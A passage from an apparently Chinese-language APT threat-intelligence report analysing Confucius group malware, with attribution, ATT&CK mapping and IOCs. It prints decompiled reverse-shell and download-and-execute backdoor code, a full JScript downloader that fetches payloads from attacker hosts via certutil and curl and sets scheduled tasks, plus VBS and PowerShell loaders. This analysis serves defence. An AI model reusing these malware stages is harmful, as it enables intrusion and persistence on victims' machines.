    if ( WinExec(v123, 5u) )          // 执行可执行文件
    {
      sub_10009B40((int)v156, "DnEx");// 执行成功
      LOBYTE(v195) = 42;
    }
    else
    {
      sub_10009B40((int)v156, "ExeF");// 执行失败
      LOBYTE(v195) = 43;
    }
    sub_10002BA0((int)v156, v36, 1);  // 回传标识
    sub_100099A0(v156);
    v124 = Block;
  }
  else
  {
    sub_10009B40((int)Block, "JuDo"); // JustDownload，只是下载
    LOBYTE(v195) = 44;
    sub_10002BA0((int)Block, v36, 1); // 回传标识
    v124 = Block;
  }
}
else
{
  sub_10009B40((int)v156, "DowF");    // 下载失败
  LOBYTE(v195) = 45;
  sub_10002BA0((int)v156, v36, 1);    // 回传标识
  v124 = v156;
}
```

图3-59 下载文件及执行文件

```
if ( sub_1000C330(v172, "ReSh") )           // 判断一级指令是否为ReSh
{
  memset(String, 0, sizeof(String));
  if ( !v38(v36, String, 1024, 0) )         // 接收
    goto LABEL_293;
  strtok(String, ",");
  v104 = strtok(0, ",");
  sub_10009B40((int)v159, v104);
  LOBYTE(v195) = 29;
  v105 = strtok(0, ",");
  sub_10009B40((int)lpCmdLine, v105);
  LOBYTE(v195) = 30;
  v106 = (char **)sub_10009740(lpCmdLine, (int)Src, 0, v183 - 1);
  sub_10009A10((char **)lpCmdLine, v106);
  sub_100099A0(Src);
  WSAStartup(0x202u, &WSAData);
  v107 = (void *)WSASocketA(2, 1, 6, 0, 0, 0);
  name.sa_family = 2;
  v108 = (const char *)sub_10009880(v159);
  *(_DWORD *)&name.sa_data[2] = inet_addr(v108);
  v109 = sub_10009880(lpCmdLine);
  v110 = sub_1001617B((int)v109);
  *(_WORD *)name.sa_data = htons(v110);
  if ( WSAConnect((SOCKET)v107, &name, 16, 0, 0, 0, 0) == -1 )
  {
    closesocket((SOCKET)v107);
    WSACleanup();
    sub_10009B40((int)Src, "UC");
    LOBYTE(v195) = 31;
  }
  else
  {
    memset(v185, 0, sizeof(v185));
    if ( v38((SOCKET)v107, v185, 1024, 0) <= 0 )// 接收
    {
      sub_10009B40((int)Src, "BC");
      LOBYTE(v195) = 32;
      sub_10002BA0((int)Src, v36, 1);       // 回传标识
      closesocket((SOCKET)v107);
      WSACleanup();
      goto LABEL_269;
    }
    *(_DWORD *)CommandLine = 2125774259;
    v111 = CommandLine;
    v194 = 11913397;
    do
      *v111++ -= 80;
    while ( *v111 );
    memset(&StartupInfo, 0, sizeof(StartupInfo));
    StartupInfo.cb = 68;
    StartupInfo.dwFlags = 257;
    StartupInfo.hStdError = v107;
    StartupInfo.hStdOutput = v107;
    StartupInfo.hStdInput = v107;
    CreateProcessA(
      0,
      CommandLine,
      0,
      0,
      1,
      0,
      0,
      0,
      &StartupInfo,
      (LPPROCESS_INFORMATION)&ProcessInformation.hThread);
    WaitForSingleObject(ProcessInformation.hThread, 0xFFFFFFFF);
    CloseHandle(ProcessInformation.hThread);
    CloseHandle((HANDLE)ProcessInformation.dwProcessId);
    closesocket((SOCKET)v107);
    WSACleanup();
    sub_10009B40((int)Src, "Hi");
    LOBYTE(v195) = 33;
  }
  sub_10002BA0((int)Src, v36, 1);           // 回传标识
```

图3-60 反弹Shell

3.2.4 下载器组件

JScript是微软的一种专门设计用于Web页面中的脚本语言。它坚持了ECMAScript标准并且主要是微软对应于Netscape早些出现并被广泛使用的JavaScript所出的一个语言。与其他许多编程语言一样， Microsoft JScript 是用文本方式编写的，并被组织成为语句、由相关的语句集组成的块、以及注释。

攻击者利用JScript语言编写的下载器组件，向目标机器植入C++启动器木马、VBS脚本以及综合窃密组件。

其完整执行流程如下图所示：




图3-61 JScript下载者执行流程

表3-9 JScript下载者木马

病毒名称	Trojan[Downloader]/JScripts.Agent
原始文件名	157720846
MD5	157C6E86D68D98F777D37C3753322F69
文件大小	2.41 KB（2,474 bytes）
解释语言	JScript
VT首次上传时间	2022-04-08 16:09:11 +00:00
VT检测结果	10/58

JScript下载者木马会根据浏览器内核信息来识别宿主机系统版本，之后，则会根据不同的系统执行不同的命令。

当系统版本为Windows7，即浏览器内核为“Windows NT 6.1”时，通过命令行工具CMD利用系统工具Certutil下载后续攻击载荷（一个C++启动器木马、一个C#下载者木马、一个VBS脚本、一个名为“ZeroToleranceMonth.jpg”的文件，ZeroToleranceMonth.jpg文件疑似是诱饵图片文件），以及通过schtasks命令创建名为“calcure42”的计划任务。

当系统版本非Windows7时，则会通过CMD命令行工具利用curl.exe下载后续攻击载荷，以及通过schtasks命令创建名为“WinEvent5”的计划任务。

```
<html>
<head>
<script language="jscript">
if (window.navigator.userAgent.indexOf("Windows NT 6.1")!= -1)
{

                var d = "cmd /c certutil -urlcache -split -f http://dumplings.ml/ZeroToleranceMonth.jpg c:/windows/tasks/dummy.txt";
        new ActiveXObject('WScript.Shell').Run(d,0,true);
                var d2 = "cmd /c certutil -urlcache -split -f http://dumplings.ml/Kewiuryjd.txt c:/ProgramData/JumbaCHREW.txt";
        new ActiveXObject('WScript.Shell').Run(d2,0,true);
                var e = "cmd /c certutil -urlcache -split -f  http://dumplings.ml/Jdsuifyiusdyf.txt
c:/windows/tasks/Jdsuifyiusdyf.txt";
        new ActiveXObject('WScript.Shell').Run(e,0,true);
                var f = "cmd /c certutil -urlcache -split -f http://185.203.119.42/uphta/z.vbs c:/windows/tasks/z.vbs";
        new ActiveXObject('WScript.Shell').Run(f,0,true);

                var y= 'cmd.exe /c notepad.exe "C:Windows\\Tasks\\ZeroToleranceMonth.jpg" & schtasks /create /sc minute /mo 5 /tn
"calcure42" /tr C:\\Windows\\Tasks\\z.vbs';
        new ActiveXObject('WScript.Shell').Run(y,0,true);

}
else
{
if (window.navigator.userAgent.indexOf("WOW64") != -1 ||
      window.navigator.userAgent.indexOf("Win64") != -1 ){
var c= 'cmd.exe /k curl.exe --output "C:\\Windows\\Tasks\\ZeroToleranceMonth.jpg" --url http://dumplings.ml/ZeroToleranceMonth.jpg &
C:\\Windows\\Tasks\\ZeroToleranceMonth.jpg & curl.exe --output "C:\\ProgramData\\JumbaCHREW.txt" --url
http://dumplings.ml/Kewiuryjd.txt & curl.exe --output "C:\\Windows\\Tasks\\Jdsuifyiusdyf.txt" --url
http://dumplings.ml/Jdsuifyiusdyf.txt & curl.exe --output "c:\\windows\\tasks\\z.vbs" --url http://185.203.119.42/uphta/z.vbs &
schtasks /create /sc minute /mo 1 /tn "WinEvent5" /tr "c:\\windows\\tasks\\z.vbs"';
          new ActiveXObject('WScript.Shell').Run(c,0,true);
    }
        else{
var c= 'cmd.exe /k curl.exe --output "C:\\Windows\\Tasks\\ZeroToleranceMonth.jpg" --url http://dumplings.ml/ZeroToleranceMonth.jpg &
C:\\Windows\\Tasks\\ZeroToleranceMonth.jpg & curl.exe --output "C:\\ProgramData\\JumbaCHREW.txt" --url
http://dumplings.ml/Kewiuryjd.txt & curl.exe --output "C:\\Windows\\Tasks\\Jdsuifyiusdyf.txt" --url
http://dumplings.ml/Jdsuifyiusdyf.txt & curl.exe --output "c:\\windows\\tasks\\z.vbs" --url http://185.203.119.42/uphta/z.vbs &
schtasks /create /sc minute /mo 1 /tn "WinEvent5" /tr "c:\\windows\\tasks\\z.vbs"';
        new ActiveXObject("WScript.Shell").Run(c,0,true);
        }


}
</script>
</head>
<body>
<script>self.close();</script>
</body>
</html>
```

图3-62 JScript下载者木马

所下载的VBS脚本的功能为利用系统工具Rundll32运行C++启动器木马。

```
Set WshShell = WScript.CreateObject ("WScript.Shell")
Set colProcessList = GetObject("Winmgmts:").ExecQuery ("Select * from Win32_Process")
For Each objProcess in colProcessList
If objProcess.name = "rundll32.exe" then
vFound = True
End if
Next
If vFound = False then
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run "cmd.exe /k ""C:\Windows\System32\rundll32.exe   C:\Windows\Tasks\Jdsuifyiusdyf.txt skjdhfhksf",0,false
End If
```

图3-63 z.vbs

表3-10 C++启动器木马

病毒名称	Trojan/Win32.Agent
原始文件名	jdsuifyiusdyf.txt
MD5	E05AF60FBB3EC9110ACBF38CD1071F52
处理器架构	Intel 386 or later, and compatibles
文件大小	111 KB (114,176 bytes)
文件格式	Win32 DLL
时间戳	2022-04-01 12:51:45 +00:00
数字签名	无
加壳类型	无
编译语言	Microsoft Visual C++ v.7.10 - 14.27

所下载的C++启动器木马主要功能为创建名为“Daily Trigger Test Task”计划任务，每十五分钟利用系统工具PowerShell执行Stage 3 C#下载者木马。

```
psz[4] = 0;
v84 = 7;
LOWORD(psz[0]) = 0;
sub_10002100(psz, L"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe", 57);
v88 = 0;
v86 = 0;
v87 = 7;
LOWORD(v85[0]) = 0;
sub_10002100(
  v85,
  L" -windowstyle hidden -C $dshfks = \"\"C:\\ProgramData\\JumbaCHREW.txt\"\";echo fhgfhffhfh;[Reflection.Assembly]:"
  ":LoadFile($dshfks);echo fhgfhffhfh;$banana = New-Object RioucXkjdiEjkhd.Class1;echo fhgfhffhfh;$banana.Nskjdhfkjsdh"
  "f();echo fhgfhffhfh;\"",
  244);
LOBYTE(v88) = 1;
ppv = 0;
v3 = CoCreateInstance(&rclsid, 0, 1u, &riid, &ppv);
if ( v3 < 0 )
{
  sub_10001020("Failed to create an instance of ITaskService: %x", v3);
  CoUninitialize();
  v4 = 1;
  goto LABEL_179;
}
```

图3-64 计划任务要执行的命令

```
if ( (int)v10 < 0 )
{
  sub_10001020("Cannot get Root Folder pointer: %x", v10);
  v6 = ppv;
  goto LABEL_177;
}
v11 = (int **)sub_100011B0((OLECHAR *)L"Daily Trigger Test Task");
LOBYTE(v88) = 8;
```

图3-65 计划任务的名称

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Author>Author Name</Author>
  </RegistrationInfo>
  <Triggers>
    <CalendarTrigger id="Trigger1">
      <Repetition>
        <Interval>PT15M</Interval>
        <Duration>P10D</Duration>
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2005-01-01T12:05:00</StartBoundary>
      <EndBoundary>2199-05-02T12:05:00</EndBoundary>
      <Enabled>true</Enabled>
      <ScheduleByDay>
        <DaysInterval>1</DaysInterval>
      </ScheduleByDay>
    </CalendarTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Command>
      <Arguments>-windowstyle hidden -C $dshfks = """C:\ProgramData\JumbaCHREW.txt""";echo
      fhgfhffhfh;[Reflection.Assembly]::LoadFile($dshfks);echo fhgfhffhfh;$banana = New-Object
      RioucXkjdiEjkhd.Class1;echo fhgfhffhfh;$banana.Nskjdhfkjsdhf();echo fhgfhffhfh;"</Arguments>
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>                                    </UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
</Task>
```

图3-66 计划任务Task文件

04

关联归因

安天CERT通过安天赛博超脑关联子系统对所捕获的样本进行拓线分析，发现本次捕获的C++后门木马可关联到攻击者多起以往的攻击活动。




图4-1 关联图

在对关联出的攻击活动样本进行分析时，发现其中有多个样本为Confucius组织的DeMnu混淆器。DeMnu混淆器最早由友商奇安信于2020年9月份发布的《提菩行动：来自南亚APT组织“魔罗枞”的报复性定向攻击》[5]报告中披露，“魔罗枞”为友商奇安信对Confucius组织的别称。

Confucius组织主要利用DeMnu混淆器加载其特有的loader程序Polyloader，再通过Polyloader解密并加载开源远控木马AsyncRat。

```
public static byte[] Extract()
{
    string name = "ZxJfdLyE";
    try
    {
        using (global::System.IO.Stream manifestResourceStream = global::System.Reflection.Assembly.GetExecutingAssembly().GetManifestResourceStream(name))
        {
            byte[] array = new byte[checked((int)(manifestResourceStream.Length - 1L) + 1)];
            global::psuSeatCheck.main.vqJh9Pep2ca4oP1rwe();
            int num;
            if (global::psuSeatCheck.main.XUJU340Xk1P3j4ymhS())
            {
                num = 2;
                goto IL_76;
            }
            num = 3;
            if (true)
            {
                goto IL_76;
            }
            IL_44:
            int num2;
            global::psuSeatCheck.main.ULsEOMjIaCYdeutLYxA(manifestResourceStream, array, 0, num2);
            num = 4;
            if (!global::psuSeatCheck.main.XUJU340Xk1P3j4ymhS())
            {
                goto IL_76;
            }
            IL_5F:
            num2 = array.Length;
            goto IL_8F;
            IL_76:
            switch (num)
            {
            case 0:
            case 3:
                goto IL_5F;
            case 4:
                return array;
            }
            IL_8F:
            goto IL_44;
        }
    }
    catch (global::System.Exception ex)
    {
        global::psuSeatCheck.main.OEZONTM8oQhT4WU8INb(ex);
        global::psuSeatCheck.main.mwmJSqMAaDxtwdyhpF6();
    }
    byte[] result;
    return result;
}
```

图4-2 本次关联出的DeMnu混淆器所使用解密函数

图4-3 奇安信报告中披露的DeMnu混淆器所使用解密函数

同时，攻击者以往攻击活动中使用的恶意载荷挂载链接与Confucius在以往攻击活动中使用的恶意载荷挂载链接高度相似。

表4-1 恶意载荷挂载链接对比

关联出的攻击活动	**以往Confucius的攻击活动**
http://wordupdate.net/micro/upload	http://wordupdate.com/refresh/content
http://webinstaller.online/office/updates	http://wordupdate.com/recent/update
https://webinstaller.online/temp/KB4783	http://the-moondelight.96.lt/followup/update/KB756324
http://release.wordupdate.net/object/encode	http://recent.wordupdate.com/cloud/sync/upgrade

综合以上信息，安天CERT判定本次攻击活动归属于Confucius组织。

05

与SideWinder组织之间的联系

在对本次攻击活动进行关联分析时，通过安天赛博超脑威胁情报分析子系统关联到一例名为“WhatsApp.jpeg.lnk”的恶意快捷方式样本，该恶意快捷方式样本利用系统工具MSHTA加载执行远程的HTA脚本，但是由于远程HTA脚本链接已失效，所以无法得知该HTA脚本具体的功能。

表5-1 恶意快捷方式样例

病毒名称	Trojan[Downloader]/Win32.Agent.LNK
原始文件名	WhatsApp.jpeg.lnk
MD5	931A598836097496F21443AE864D160B
文件大小	2.07 KB (2,121 bytes)
文件格式	Windows shortcut
创建时间	2021-01-02 03:07:30 +00:00
修改时间	2021-01-02 03:07:30 +00:00
VT上传时间	2022-02-03 15:21:42 +00:00
机器ID	user-pc

图5-1 WhatsApp.jpeg.lnk

后续，通过安天赛博超脑威胁情报分析子系统又关联到一批攻击者用来测试的恶意快捷方式样本，该批测试样本均由同一个上传者提交至VirusTotal平台。

对这批测试样本进行分析，可以发现攻击者大致在2021年8月份开始对恶意快捷方式样本进行测试，且早期恶意快捷方式主要通过CMD调用MSHTA执行远程HTA脚本文件，而后期则是直接使用MSHTA执行远程HTA脚本文件。

表5-2 攻击者测试样本

MD5	文件名	MachineID	修改时间	VT上传时间
5ACF14897F3EFFF3D60AEE7A76C4753D	WhatsApp.jpeg.lnk	user-pc	2021-01-02 03:07:30 +00:00	2021-11-04 19:34:46 +00:00
34A84FA5EF9E5F388D7FEA9D91140FC5	WhatsApp.lnk	user-pc	2021-01-02 03:07:30 +00:00	2022-02-12 13:09:35 +00:00
62FE722B2BF323B318BA1D9C24FDEC51	WhatsApp.lnk	desktop-41oq5ea	2021-08-06 18:52:32 +00:00	2022-02-12 13:10:49 +00:00
CC53E7AEF38AC57499AEB0B1ED3909C9	WhatsApp.lnk	desktop-41oq5ea	2021-08-06 18:52:32 +00:00	2022-02-12 13:12:28 +00:00
4D12C03CE1F90E329F28CA194ABAB826	WhatsApp.lnk	desktop-41oq5ea	2021-08-06 18:52:32 +00:00	2022-02-12 13:14:29 +00:00

通过对本次捕获的Confucius组织恶意快捷方式样本进行全面解析，发现其与SideWinder组织所使用的恶意LNK样本在“机器名”、“创建时间”、“修改时间”以及“磁盘驱动器标识符”等地方有许多重叠之处，其中“磁盘驱动器标识符”作为创建恶意快捷方式文件机器的磁盘标识，其本身是具有唯一性。因此安天CERT猜测SideWinder组织与Confucius组织之间存在共享工具。

其实，各大印度APT组织之间互相共享代码、工具的情况已经屡见不鲜。例如，国外安全厂商趋势科技曾多次披露Confucius组织、Urpage组织以及白象组织之间存在共享代码、共享资产的关系[6]。

而今，从安天CERT又发现SideWinder组织与Confucius组织之间存在共享工具的情况，可以看出越来越多的印度APT攻击组织之间会进行工具、代码共享。

表5-3 Confucius组织与SideWinder组织所使用的恶意LNK样本元数据对比

	本次捕获的Confucius恶意LNK样本	SideWinder组织使用的恶意LNK样本
MD5	931A598836097496F21443AE864D160B	DCFC26743D5E2897112626F67612067D
文件名	WhatsApp.jpeg.lnk	luckydrawaugust2021.pdf.lnk
机器名	user-pc	user-pc
本地基本路径	C:\Windows\System32\hsmta.exe	C:\Windows\System32\hsmta.exe
相对路径	..\..\..\..\Windows\System32\mshta.exe	..\..\..\Windows\System32\hsmta.exe
命令行参数	https://t7g5c.app.link/qweqweqw	https://luckydraw.csd-pk.co/137/1/39/2/0/0/1812896830/tFUcuCDhCs3bJtZXyEgIY7JY0qsxlMwpue7 0909d81c/hta
创建时间	2021-01-02 03:07:30 +00:00	2021-01-02 03:07:30 +00:00
修改时间	2021-01-02 03:07:30 +00:00	2021-01-02 03:07:30 +00:00
访问时间	2021-01-02 03:07:30 +00:00	2021-01-02 03:07:30 +00:00
磁盘驱动器标识符	29ebe0d2-885f-4b6f-9277-80f9904dafe4	29ebe0d2-885f-4b6f-9277-80f9904dafe4

06

威胁框架视角的攻击映射图谱

本次系列攻击活动共涉及ATT&CK框架中12个阶段的27个技术点，具体行为描述如下表：

表6-1 Confucius组织攻击活动的技术行为描述表

ATT&CK阶段	具体行为	注释
侦察	搜集受害者身份信息	收集目标邮箱账号信息，以供后续钓鱼攻击定向投递邮件使用
	搜索受害者自有网站	搜索目标官方网站，以供后续钓鱼攻击搭建仿冒网站使用
资源开发	获取基础设施	购买服务器，用作钓鱼网站、挂载服务器、C2服务器等用途
初始访问	网络钓鱼	向目标投递携带恶意链接的鱼叉式钓鱼电子邮件
执行	利用命令和脚本解释器	使用PowerShell加载恶意载荷、使用JScript语言编写的下载者木马
	利用计划任务/工作	使用Windows 任务计划程序来定时执行C#窃密木马、C++后门木马
	诱导用户执行	使用具有诱惑内容的恶意宏文档，诱导目标执行
持久化	利用计划任务/工作	使用Windows 任务计划程序来定时执行C#窃密木马、C++后门木马
	利用自动启动执行引导或登录	使用注册表运行键来执行C++后门木马
防御规避	混淆文件或信息	使用经过Eziriz .NET Reactor混淆器混淆的QuasarRAT
	执行签名的二进制文件代理	使用系统工具Rundll32执行C++后门木马、使用系统工具Mshta执行恶意HTA文件
凭证访问	从存储密码的位置获取凭证	使用C#窃密木马、C++后门木马窃取目标密码文件
	输入捕捉	使用击键窃密木马会收集目标的击键行为可供获取凭证
发现	发现进程	使用C++后门木马获取目标当前正在运行的进程信息
	发现文件和目录	使用C#窃密木马、C++后门木马获取目标文件和目录信息
	发现网络共享	使用C++后门木马获取目标共享的文件夹和

		驱动器
	查询注册表	使用C++后门木马查询目标注册表信息
	发现软件	使用C++后门木马获取目标安装软件信息
	发现系统信息	使用C++后门木马获取目标系统信息
	发现系统网络配置	使用C++后门木马获取目标系统网络配置信息
横向移动	横向传输文件或工具	猜测攻击者后续会利用渗透工具在内网进行横向移动
	自动收集	使用C#窃密木马、C++后门木马自动收集目标文件信息
收集	输入捕捉	使用击键窃密木马会收集宿主机的击键行为
	收集可移动介质数据	使用C#窃密木马、C++后门木马收集目标可移动介质数据
命令与控制	使用应用层协议	C#下载者木马、C#窃密木马使用如HTTP/HTTPS等应用层协议
数据渗出	自动渗出数据	本次活动大多工具皆自动向外传输窃取的数据
	限制传输数据大小	使用的C++后门木马上传文件时，将每次上传的大小限制在1个字节

Confucius组织相关攻击活动的行为技术点的ATT＆CK框架图谱下图所示：




图6-1 Confucius组织攻击活动对应ATT&CK映射图

07

总结

在来自印度的APT攻击组织之中，Confucius组织在攻击武器、代码质量以及漏洞利用方面并无特色，但在社会工程学手段的使用方面，则可谓“傲视群雄”。尤其是在近几年的攻击活动中，Confucius组织使用更加丰富的社会工程学手段对目标进行攻击，其构造的钓鱼网站、鱼叉式钓鱼邮件、诱饵PDF文件以及恶意宏文档内容都对目标具有十足的诱惑力。

同时，该组织在攻击活动中使用CloudFlare的CDN加速服务来隐藏资产的真实IP地址、限制访问IP地理位置、修改恶意载荷的时间戳、使用加密的恶意宏文档等手段，也大大提升了安全分析人员对其进行分析、溯源的难度。

附录一：部分IOC

部分 MD5

021C535B8E70E9EFA74512DB647EF011
04F9B8DDD038E3D3DA3AB54AEBE73687
06B5A67BF37FED5B92C2211F342D7F0A
08B9C6AEFF78A30BE44694BB650EC198
0A1C6D9CD67172995D22FA54946662F0
15AE0E6E5B449797F4080E1E9A1ECC3F
17CB582F64A32C584DF68AEEF23E25F6
3DA30534B377B01CCAA3BF25F93AF1BA
3E3EC6645D75ED83C0C57E3151917B96

3FCFE20A4D3C5CD07944328DF25C81C2
457101EA5C30C53F9381D7E9AA6432A4
46417AD0FC33783C298B7441ACED2C1A
78EA0072E01F9BEC53D414C2CAD7C497
84D68E7B3AACF245D0C60F94A8D0AC4A
8736492918F8836D13DEFC6525540610
9120216CAE280E802FA22AB29A346119
92A0947B1A2CB8CFD645ED585E2001D1
A52E4EEB2BF7F1BFDAC3E3C0673ECE5F
A8169881B8552852F0D117FDD743F5E0
B426CE9179226681043CE8ED3ABCA862
BDF4DEF26EFBF676BB020B4BE49F9011
BEC908D62554CD16BD857A692BEF6FC6
C004DC680A8B74B3C99137A73AFE46D7
C676EB09E74308A879658FDA6FCB74FC
C7E1B92397E1C563E9FAA222CBF39BE7
DEF6F71E3A21F99F9494A4CB1D8D4279
E05AF60FBB3EC9110ACBF38CD1071F52
F6DE9D853EF1B802FC1EF34BD0787ABA
FFCEF12B4AB6DE46454D9AFA1E55379E

部分 URL
http://185.203.*.42/uphta/z.vbs
http://classcentral-*.ddns.net/TNC/Class_Central.zip
http://dump*ngs.ml/Jdsuifyiusdyf.txt
http://dump*ngs.ml/Kewiuryjd.txt
http://dump*ngs.ml/ZeroToleranceMonth.jpg
http://fil*oni.digital/HprodXprnvlm1.php
http://fil*oni.digital/VueWsxpogcjwq1.php
http://fu*tifu.live/ksjdSudh/hsfuYNm.txt
http://msd*igns.site/google/goopdate.dll
http://office*oud.store/update.dotm
http://pirna*m.xyz/Bdsfunklo.php
http://pirna*m.xyz/Vksufnduw.php
http://pirna*m.xyz/YblSNyirp/
http://release.word*date.net/object/encode
http://thak*aiya.xyz/Bdsfunklo.php
http://thak*aiya.xyz/SuMkdsfui.php
http://thak*aiya.xyz/Vksufnduw.php
http://webi*taller.online/V6.exe
http://webi*taller.online/office/updates
http://word*date.net/micro/upload
http://word*date.net/wordpress
https://www.fbr-no*ce.com/iris/file.php?file=FBR
https://t7g*c.app.link/Kit8V9GsIqb
https://t7g*c.app.link/RKQX1PtSJqb
https://t7g*c.app.link/qweqweqw

部分 Domain
classcentral-*.ddns.net
dump*ngs.ml
fil*oni.digital
fu*tifu.live
msd*igns.site
office*oud.store
pirna*m.xyz
release.word*date.net
thak*aiya.xyz
webi*taller.online
word*date.net
fbr-no*ce.com
t7g*c.app.link

附录二：参考资料

[1] Palo Alto Networks：Confucius Says...Malware Families Get Further By Abusing Legitimate Websites

https://unit42.paloaltonetworks.com/unit42-confucius-says-malware-families-get-further-by-abusing-legitimate-websites/

[2] Pakistan NTISB：Spam Mails for Govt Jobs/Recruitments (Advisory No 13)

https://download1.fbr.gov.pk/Docs/202242912443472AdvisoryNo13-2022.pdf

[3] Pakistan NTISB：Cyber Security Advisory No. 21 Spam Email-PMO

https://download1.fbr.gov.pk/Docs/20226271462135426Advisoryno21-2022.pdf

[4] 百度百科：深层链接

https://baike.baidu.com/item/%E6%B7%B1%E5%B1%82%E9%93%BE%E6%8E%A5/8441834?fr=aladdin

[5] 奇安信：提菩行动-来自南亚APT组织“魔罗栊”的报复性定向攻击
https://ti.qianxin.com/uploads/2020/09/17/69da886eecc7087e9dac2d3ea4c66ba8.pdf
[6] 趋势科技：Linking cyberespionage groups targeting victims in South Asia

